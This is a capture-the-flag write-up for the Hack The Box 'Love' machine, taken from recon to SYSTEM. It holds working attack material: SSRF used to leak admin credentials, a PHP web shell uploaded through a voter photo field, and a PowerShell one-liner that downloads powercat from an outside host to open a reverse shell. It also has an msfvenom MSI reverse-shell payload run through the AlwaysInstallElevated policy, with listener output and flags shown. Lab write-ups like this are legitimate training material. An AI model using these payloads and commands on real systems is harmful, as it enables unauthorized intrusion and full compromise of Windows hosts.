

# Love

at this machine we found 3 web ports open one have voting system and the second have https and we got subdomain from it and the third from port 5000 and its forbidden so from the subdomain we got its a file scanner and its vuln to ssrf and we can get creds from the port 5000 , found authenticated Remote Code Execution that we can upload php file and access it from images directory and get reverse shell and get first flag , and upload winpeas found AlwaysInstallElevated policy enable and can upload msi file created by msfvenom and got system privilege and got the root flag


lets start by recon

```
(root@meow)-[~/htb/love]
# nmap 10.129.48.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-29 00:13 EDT
Nmap scan report for 10.129.48.103
Host is up (0.23s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
3306/tcp   open  mysql
5000/tcp   open  upnp
```

while checking smb it give me denied access

so lets check web ports 80 , 443 , 5000


at port 80




while search for voting system exploits found this <https://secure77.de/php-voting-system-unauthenticated-remote-code-execution/>

we gonna need this later

and lets move and check 443




and sometimes i check the cert




and found this subdomain , lets but it into hosts file

lets check the last web port




it seems to be forbidden too

lets check the subdomain



lets go to demo



so while i see url parameter i think its ssrf so lets try to talk to internal ip

**Specify the file url:**

Enter the url of the file to scan

Scan file

**Voting System**

Sign in to start your session

Sign In

© Valentine Corpotation. All Rights Reserved.

and its

lets check 127.0.0.1:5000

**Specify the file url:**

Enter the url of the file to scan

Scan file

**Password Dashboard**

[Home](#)

[Demo](#)

**Voting system Administration**




Vote Admin Creds admin: @LovelsInTheAir!!!!


© Valentine Corpotation. All Rights Reserved.

© Valentine Corpotation. All Rights Reserved.

nice we now have creds lets log with them into voting system  
but the directory ask for voter id , so get <http://love.htb/admin/>



now we can enter the user and password we got



and we now in

so lets use the article that i said we gonna use it later , and we just need to upload a code like this

```
<?php
system($_GET['cmd']);
?>
```

so get into total voters and click new

**Add New Voter** ×

Firstname

yasoo

Lastname

yasoo

Password

●●●●●

Photo

Browse...

sh.php

×

Close

Save

save it and go to <http://love.htb/images/>

←







→

↻

🏠

love.htb/images/

# Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">facebook-profile-ima..&gt;</a>	2018-05-18 08:10	4.1K	
 <a href="#">index.html.txt</a>	2021-04-12 15:53	0	
 <a href="#">index.jpeg</a>	2021-01-26 23:08	844	
 <a href="#">profile.jpg</a>	2017-08-24 04:00	26K	
 <a href="#">sh.php</a>	2023-07-28 23:48	31	

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at love.htb Port 80

by doing commands like this we can execute it <http://love.htb/images/sh.php?cmd=whoami>

now we need reverse shell that work in windows so i find this

```
powershell -c "IEX(New-Object  
System.Net.WebClient).DownloadString(' http://192.168.1.109/powercat.ps1 ');powercat -c  
192.168.1.109 -p 1234 -e cmd"
```

from <https://www.hackingarticles.in/get-reverse-shell-via-windows-one-liner/>

and download powercat and open python listener and nc listener

```
(root@meow)-[~/htb/love]  
# nc -nvlp 9001  
listening on [any] 9001 ...  
connect to [10.10.16.25] from (UNKNOWN) [10.129.48.103] 49530  
Microsoft Windows [Version 10.0.19042.867]  
(c) 2020 Microsoft Corporation. All rights reserved.  
  
C:\xampp\htdocs\omrs\images>whoami  
whoami  
love\phoebe
```

nice we now in

```
C:\Users\Phoebe>cd Desktop  
cd Desktop  
  
C:\Users\Phoebe\Desktop>type user.txt  
type user.txt  
60cf942dbec29f1d4e81e69c8ad63e32
```

and got the first flag

for root

i uploaded winpeas and look at results and found this

```
*****[?] Checking AlwaysInstallElevated  
* https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated  
AlwaysInstallElevated set to 1 in HKLM!  
AlwaysInstallElevated set to 1 in HKCU!
```



and it seems that AlwaysInstallElevated policy enable , and can grant us as system users

this topic can help us <https://steflan-security.com/windows-privilege-escalation-alwaysinstallelevated-policy/>

lets create the msi file

```
(root@meow) - [~/htb/love]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.25 lport=9010 -f msi >shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
```

and upload it to the windows machine by curl `curl 10.10.16.25/shell.msi -o shell.msi`

to execute it `msiexec /quiet /qn /i file.msi` and open listener in our machine

```
(root@meow) - [~/htb/love]
# nc -nvlp 9010
listening on [any] 9010 ...
connect to [10.10.16.25] from (UNKNOWN) [10.129.48.103] 49533
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

very nice we are system now , lets get root flag

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\Users\Administrator\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
07/28/2023  09:29 PM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  3,912,482,816 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
1f0a4c7155bad5c8f77d0a86b658ab03
```

we did it , thx for reading ^-^